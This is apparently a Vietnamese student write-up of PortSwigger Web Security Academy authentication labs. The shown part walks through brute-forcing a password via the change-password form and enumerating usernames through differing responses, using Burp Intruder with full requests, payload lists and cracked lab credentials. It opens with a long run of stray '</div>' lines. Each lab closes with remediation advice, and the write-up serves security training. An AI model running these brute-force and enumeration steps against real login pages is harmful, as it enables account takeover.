199 </div>

200 </div>

201 </div>

202 </div>

203 </div>

204 </div>

205 </div>

206 </div>

207 </div>

208 </div>

209 </div>

210 </div>

211 </div>

212 </div>

213 </div>

214 </div>

215 </div>

216 </div>

217 </div>

218 </div>

219 </div>

220 </div>

221 </div>

222 </div>

223 </div>

224 </div>

225 </div>

226 </div>

227 </div>

228 </div>

229 </div>

230 </div>

231 </div>

232 </div>

233 </div>

234 </div>

235 </div>

236 </div>

237 </div>

238 </div>

239 </div>

240 </div>

241 </div>

242 </div>

243 </div>

244 </div>

245 </div>

246 </div>

247 </div>

248 </div>

249 </div>

250 </div>

251 </div>

252 </div>

253 </div>

254 </div>

255 </div>

256 </div>

257 </div>

258 </div>

259 </div>

260 </div>

261 </div>

262 </div>

263 </div>

264 </div>

265 </div>

266 </div>

267 </div>

268 </div>

269 </div>

270 </div>

271 </div>

272 </div>

273 </div>

274 </div>

275 </div>

276 </div>

277 </div>

278 </div>

279 </div>

280 </div>

281 </div>

282 </div>

283 </div>

284 </div>

285 </div>

286 </div>

287 </div>

288 </div>

289 </div>

290 </div>

291 </div>

292 </div>

293 </div>

294 </div>

295 </div>

296 </div>

297 </div>

298 </div>

299 </div>

300 </div>

301 </div>

302 </div>

303 </div>

304 </div>

305 </div>

306 </div>

307 </div>

308 </div>

309 </div>

310 </div>

311 </div>

312 </div>

313 </div>

314 </div>

315 </div>

316 </div>

317 </div>

318 </div>

319 </div>

320 </div>

321 </div>

322 </div>

323 </div>

324 </div>

325 </div>

326 </div>

327 </div>

328 </div>

329 </div>

330 </div>

331 </div>

332 </div>

333 </div>

334 </div>

335 </div>

336 </div>

337 </div>

338 </div>

339 </div>

340 </div>

341 </div>

342 </div>

343 </div>

344 </div>

345 </div>

346 </div>

347 </div>

348 </div>

349 </div>

350 </div>

351 </div>

352 </div>

353 </div>

354 </div>

355 </div>

356 </div>

357 </div>

358 </div>

359 </div>

360 </div>

361 </div>

362 </div>

363 </div>

364 </div>

365 </div>

366 </div>

367 </div>

368 </div>

369 </div>

370 </div>

371 </div>

372 </div>

373 </div>

374 </div>

375 </div>

376 </div>

377 </div>

378 </div>

379 </div>

380 </div>

381 </div>

382 </div>

383 </div>

384 </div>

385 </div>

386 </div>

387 </div>

388 </div>

389 </div>

390 </div>

391 </div>

392 </div>

393 </div>

394 </div>

395 </div>

396 </div>

397 </div>

398 </div>

399 </div>

400 </div>

401 </div>

402 </div>

403 </div>

404 </div>

405 </div>

406 </div>

407 </div>

408 </div>

409 </div>

410 </div>

411 </div>

412 </div>

413 </div>

414 </div>

415 </div>

416 </div>

417 </div>

418 </div>

419 </div>

420 </div>

421 </div>

422 </div>

423 </div>

424 </div>

425 </div>

426 </div>

427 </div>

428 </div>

429 </div>

430 </div>

431 </div>

432 </div>

433 </div>

434 </div>

435 </div>

436 </div>

437 </div>

438 </div>

439 </div>

440 </div>

441 </div>

442 </div>

443 </div>

444 </div>

445 </div>

446 </div>

447 </div>

448 </div>

449 </div>

450 </div>

451 </div>

452 </div>

453 </div>

454 </div>

455 </div>

456 </div>

457 </div>

458 </div>

459 </div>

460 </div>

461 </div>

462 </div>

463 </div>

464 </div>

465 </div>

466 </div>

467 </div>

468 </div>

469 </div>

470 </div>

471 </div>

472 </div>

473 </div>

474 </div>

475 </div>

476 </div>

477 </div>

478 </div>

479 </div>

480 </div>

481 </div>

482 </div>

483 </div>

484 </div>

485 </div>

486 </div>

487 </div>

488 </div>

489 </div>

490 </div>

491 </div>

492 </div>

493 </div>

494 </div>

495 </div>

496 </div>

497 </div>

498 </div>

499 </div>

500 </div>

501 </div>

502 </div>

503 </div>

504 </div>

505 </div>

506 </div>

507 </div>

508 </div>

509 </div>

510 </div>

511 </div>

512 </div>

513 </div>

514 </div>

515 </div>

516 </div>

517 </div>

518 </div>

519 </div>

520 </div>

521 </div>

522 </div>

523 </div>

524 </div>

525 </div>

526 </div>

527 </div>

528 </div>

529 </div>

530 </div>

531 </div>

532 </div>

533 </div>

534 </div>

535 </div>

536 </div>

537 </div>

538 </div>

539 </div>

540 </div>

541 </div>

542 </div>

543 </div>

544 </div>

545 </div>

546 </div>

547 </div>

548 </div>

549 </div>

550 </div>

551 </div>

552 </div>

553 </div>

554 </div>

555 </div>

556 </div>

557 </div>

558 </div>

559 </div>

560 </div>

561 </div>

562 </div>

563 </div>

564 </div>

565 </div>

566 </div>

567 </div>

568 </div>

569 </div>

570 </div>

571 </div>

572 </div>

573 </div>

574 </div>

575 </div>

576 </div>

577 </div>

578 </div>

579 </div>

580 </div>

581 </div>

582 </div>

583 </div>

584 </div>

585 </div>

586 </div>

587 </div>

588 </div>

589 </div>

590 </div>

591 </div>

592 </div>

593 </div>

594 </div>

595 </div>

596 </div>

597 </div>

598 </div>

599 </div>

600 </div>

601 </div>

602 </div>

603 </div>

604 </div>

605 </div>

606 </div>

607 </div>

608 </div>

609 </div>

610 </div>

611 </div>

612 </div>

613 </div>

614 </div>

615 </div>

616 </div>

617 </div>

618 </div>

619 </div>

620 </div>

621 </div>

622 </div>

623 </div>

624 </div>

625 </div>

626 </div>

627 </div>

628 </div>

629 </div>

630 </div>

631 </div>

632 </div>

633 </div>

634 </div>

635 </div>

636 </div>

637 </div>

638 </div>

639 </div>

640 </div>

641 </div>

642 </div>

643 </div>

644 </div>

645 </div>

646 </div>

647 </div>

648 </div>

649 </div>

650 </div>

651 </div>

652 </div>

653 </div>

654 </div>

655 </div>

656 </div>

657 </div>

658 </div>

659 </div>

660 </div>

661 </div>

662 </div>

663 </div>

664 </div>

665 </div>

666 </div>

667 </div>

668 </div>

669 </div>

670 </div>

671 </div>

672 </div>

673 </div>

674 </div>

675 </div>

676 </div>

677 </div>

678 </div>

679 </div>

680 </div>

681 </div>

682 </div>

683 </div>

684 </div>

685 </div>

686 </div>

687 </div>

688 </div>

689 </div>

690 </div>

691 </div>

692 </div>

693 </div>

694 </div>

695 </div>

696 </div>

697 </div>

698 </div>

699 </div>

700 </div>

701 </div>

702 </div>

703 </div>

704 </div>

705 </div>

706 </div>

707 </div>

708 </div>

709 </div>

710 </div>

711 </div>

712 </div>

713 </div>

714 </div>

715 </div>

716 </div>

717 </div>

718 </div>

719 </div>

720 </div>

721 </div>

722 </div>

723 </div>

724 </div>

725 </div>

726 </div>

727 </div>

728 </div>

729 </div>

730 </div>

731 </div>

732 </div>

733 </div>

734 </div>

735 </div>

736 </div>

737 </div>

738 </div>

739 </div>

740 </div>

741 </div>

742 </div>

743 </div>

744 </div>

745 </div>

746 </div>

747 </div>

748 </div>

749 </div>

750 </div>

751 </div>

752 </div></

- Đổi mật khẩu với mật khẩu new-password-1 khác với new-password-2
- Sau đó gửi qua intruder để tấn công

The screenshot shows the Burp Suite interface. The top panel displays a list of HTTP requests. The selected request is a POST to `/my-account/change-password` with the following parameters:

```

username=wiener&current-password=perter32&new-password-1=r32r32r&
new-password-2=fe42f42f2
  
```

A context menu is open over the request, showing various actions. The 'Send to Intruder' option is highlighted. The bottom panel shows the 'Request' tab with the raw HTTP request details.

- Chỉ phần username=carlos và để current-password để dò

The screenshot shows the Burp Suite Intruder tool. The 'Attack type' is set to 'Sniper'. The 'Payload positions' section is active, showing the configuration for the selected request. The target URL is `https://0a6300760484e2f4d872750b00d00037.web-security-academy.net`. The payload position is configured to replace the `username` parameter in the request body.


The request body is shown as follows:

```


1 POST /my-account/change-password HTTP/1.1
2 Host: 0a6300760484e2f4d872750b00d00037.web-security-academy.net
3 Cookie: session=wa08rfyphuQdTh5v1OptLz201LqyEAAx
4 Content-Length: 90
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium",v="129", "Not=A?Brand",v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a6300760484e2f4d872750b00d00037.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a6300760484e2f4d872750b00d00037.web-security-academy.net/my-account/change-password
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 username=carlos&current-password=perter32&new-password-1=r32r32r&new-password-2=fe42f42f2
  
```

The payload position is configured to replace the `username` parameter in the request body.

- Dán các mật khẩu đã cho sẵn để tấn công



- Setting để tìm password match



- Cuối cùng là tấn công


9. Intruder attack of https://0ac400820425885980dead1300030063.web-security-academy.net

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	New
96	monitor	200	472			4010	1
0		200	290			4013	
1	123456	200	301			4013	
2	password	200	360			4013	
3	12345678	200	343			4013	
4	qwerty	200	337			4013	
5	123456789	200	347			4013	
6	12345	200	323			4013	
7	1234	200	318			4013	
8	*****	200	336			4013	

- Cuối cùng dò ra carlos:monitor



Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng vì

nó cho phép kẻ tấn công thay đổi mật khẩu của người dùng mà không cần xác thực đúng cách. Điều này có thể dẫn đến việc mất quyền kiểm soát tài khoản và thông tin cá nhân của người dùng.

Khuyến cáo khắc phục:

- # **Giới hạn số lần thử mật khẩu hiện tại khi thay đổi mật khẩu và khóa tài khoản sau một số lần nhập sai.**
- # **Triển khai CAPTCHA sau một số lần thử không thành công để ngăn chặn các cuộc tấn công brute-force tự động.**
- # **Bổ sung thêm các biện pháp bảo mật như xác thực hai yếu tố (2FA) khi thay đổi mật khẩu để đảm bảo tính an toàn cao hơn.**

Bài 6: <https://portswigger.net/web-security/authentication/password-based/lab-usernameenumeration-via-different-responses>

Tiêu đề: Username enumeration via different responses

- # **Mô tả lỗ hổng:** Trong quá trình xác thực, ứng dụng web có thể cung cấp các phản hồi khác nhau dựa trên việc tên người dùng nhập vào có tồn tại hay không. Ví dụ, nếu người dùng nhập tên không hợp lệ, ứng dụng có thể thông báo rằng "Tên người dùng không tồn tại", trong khi nếu tên người dùng hợp lệ nhưng mật khẩu sai, thông báo có thể là "Mật khẩu không chính xác." Điều này vô tình tiết lộ cho kẻ tấn công thông tin về tính hợp lệ của tên người dùng.

– **Tóm tắt:** Lỗ hổng này xảy ra do ứng dụng cung cấp các thông báo lỗi khác nhau dựa trên việc tên người dùng có hợp lệ hay không. Điều này cho phép kẻ tấn công liệt kê các tài khoản hợp lệ trên hệ thống, mở ra cơ hội cho các cuộc tấn công brute-force hoặc phishing.

Lỗ hổng Lỗ hổng này xảy ra do ứng dụng cung cấp các thông báo lỗi khác nhau dựa trên việc tên người dùng có hợp lệ hay không. Điều này cho phép kẻ tấn công liệt kê các tài khoản hợp lệ trên hệ thống, mở ra cơ hội cho các cuộc tấn công brute-force hoặc phishing.

– **Các bước để thực hiện và minh chứng:**

- Vào trang đăng nhập và nhập bừa 1 account:


The screenshot displays the browser's developer tools. At the top, a list of network requests is shown. Request 114 is highlighted, corresponding to a POST request to the login endpoint. Below this, the 'Request' tab is selected, showing the details of the POST request. The request headers and body are visible, including the user-agent, content-type, and the login credentials in the body.

No.	URL	Method	Status	Size
109	https://0ad700d5032e20278.../academyLabHeader	GET	200	101
110	https://play.google.com	POST	200	200
111	https://0ad700d5032e20278.../login	POST	200	200
112	https://0ad700d5032e20278.../academyLabHeader	GET	200	101
113	https://www.youtube.com	POST	200	200
114	https://0ad700d5032e20278.../login	POST	200	200
115	https://0ad700d5032e20278.../academyLabHeader	GET	200	101

Request Details:

- Method:** POST
- URL:** https://0ad700d5032e20278.../login
- Headers:**
 - Content-Length: 33
 - Cache-Control: max-age=0
 - Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
 - Sec-Ch-Ua-Mobile: ?0
 - Sec-Ch-Ua-Platform: "Windows"
 - Accept-Language: en-US,en;q=0.9
 - Origin: https://0ad700d5032e202782b006ef008e0022.web-security-academy.net
 - Content-Type: application/x-www-form-urlencoded
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 - Sec-Fetch-Site: same-origin
 - Sec-Fetch-Mode: navigate
 - Sec-Fetch-User: ?1
 - Sec-Fetch-Dest: document
 - Referer: https://0ad700d5032e202782b006ef008e0022.web-security-academy.net/login
 - Accept-Encoding: gzip, deflate, br
 - Priority: u=0, i
- Body:** username=d2d232&password=d32d32d2

- sau đó gửi đến intruder



- Chọn username và dùng từ điển từ web cho

Burp Suite Community Edition v2024.9.3 - Temporary Project

Intruder | Start attack

Target: <https://0ad700d5032e202782b006ef008e0022.web-security-academy.net> [Update Host header to match target]

1 POST /login HTTP/1.1
 2 Host: 0ad700d5032e202782b006ef008e0022.web-security-academy.net
 3 Cookie: session=48N00DpWUoAOWjVBSTe1hjTnYal1c2
 4 Content-Length: 33
 5 Cache-Control: max-age=0
 6 Sec-Ch-Ua: "NotA.Brand",v="99", "Chromium",v="130"
 7 Sec-Ch-Ua-Mobile: ?0
 8 Sec-Ch-Ua-Platform: "Windows"
 9 Accept-Language: en-US,en;q=0.9
 10 Origin: https://0ad700d5032e202782b006ef008e0022.web-security-academy.net
 11 Content-Type: application/x-www-form-urlencoded
 12 Upgrade-Insecure-Requests: 1
 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 15 Sec-Fetch-Site: same-origin
 16 Sec-Fetch-Mode: navigate
 17 Sec-Fetch-User: ?1
 18 Sec-Fetch-Dest: document
 19 Referer: https://0ad700d5032e202782b006ef008e0022.web-security-academy.net/login
 20 Accept-Encoding: gzip, deflate, br
 21 Priority: u=0, i
 22
 23 username=6d2d325&password=d32d32d2

Payloads

Payload position: All payload positions
 Payload type: Simple list
 Payload count: 101
 Request count: 101

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste: carlos, root, admin, test, guest, info, adm, mysql, user
 Load...
 Remove
 Clear
 Deduplicate

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled Rule

• Bắt đầu tấn công:

2. Intruder attack of https://0ad700d5032e202782b006ef008e0022.web-security-academy.net [Attack] [Save]

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	211			3249	
1	carlos	200	214			3249	
2	root	200	256			3249	
3	admin	200	317			3302	
4	test	200	261			3302	
5	guest	200	266			3302	
6	info	200	252			3302	
7	adm	200	261			3302	
8	mysql	200	334			3302	

• Kết quả username là app1

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
73	app1	200	413			3302	
74	apple	200	263			3302	
75	application	200	259			3302	
76	applications	200	224			3302	
77	apps	200	324			3302	
78	appserver	200	215			3302	
79	aq	200	256			3302	
80	ar	200	263			3302	
81	archie	200	266			3302	

• Làm lại tương tự với password

The screenshot shows the Burp Suite interface with the Intruder tab selected. The target URL is `https://0ad700d5032e202782b006ef008e0022.web-security-academy.net`. The attack is configured as a Sniper attack. The payload is `username=app1&password=${d3:d3:d3}`. The interface also shows a list of payloads on the right, including `123456`, `password`, `12345678`, `qwerf`, `123456789`, `12345`, `1234`, `111111`, and `1234567`.

- Mật khẩu là harley

The screenshot shows the results of an intruder attack. The table lists the request, payload, status code, response received, error, timeout, length, and comment. The payload `harley` resulted in a 200 status code and a response of 253. The interface also shows the raw request and response data.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
42	harley	200	253			3302	
53	ranger	200	253			3302	
13	abc123	200	252			3302	
14	football	200	252			3302	
15	monkey	200	252			3302	
30	000000	200	252			3302	
31	qazwsx	200	252			3302	
45	tigger	200	252			3302	
51	thomas	200	252			3302	

The raw request and response data are also shown below the table.

- Account: app1:harley

My Account

Your username is: app1

Your email is: app1@app1.net

Email

Update email

•

Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng vì

Lỗ hổng này có mức độ ảnh hưởng trung bình, vì kẻ tấn công có thể dễ dàng liệt kê được danh sách các tài khoản hợp lệ. Điều này làm tăng nguy cơ bị tấn công brute-force, tấn công phishing hoặc chiếm đoạt tài khoản.

Khuyến cáo khắc phục:

- Ứng dụng nên trả về cùng một thông báo lỗi chung chung cho cả tên người dùng và mật khẩu sai, ví dụ: "Tên người dùng hoặc mật khẩu không chính xác."
- Thực hiện các biện pháp bảo mật như giới hạn số lần thử đăng nhập và triển khai CAPTCHA để ngăn chặn tấn công brute-force.
- Kết hợp sử dụng xác thực hai yếu tố (2FA) để tăng cường bảo vệ tài khoản người dùng.

Bài 7: <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-response-timing>

Tiêu đề: Username enumeration via response timing

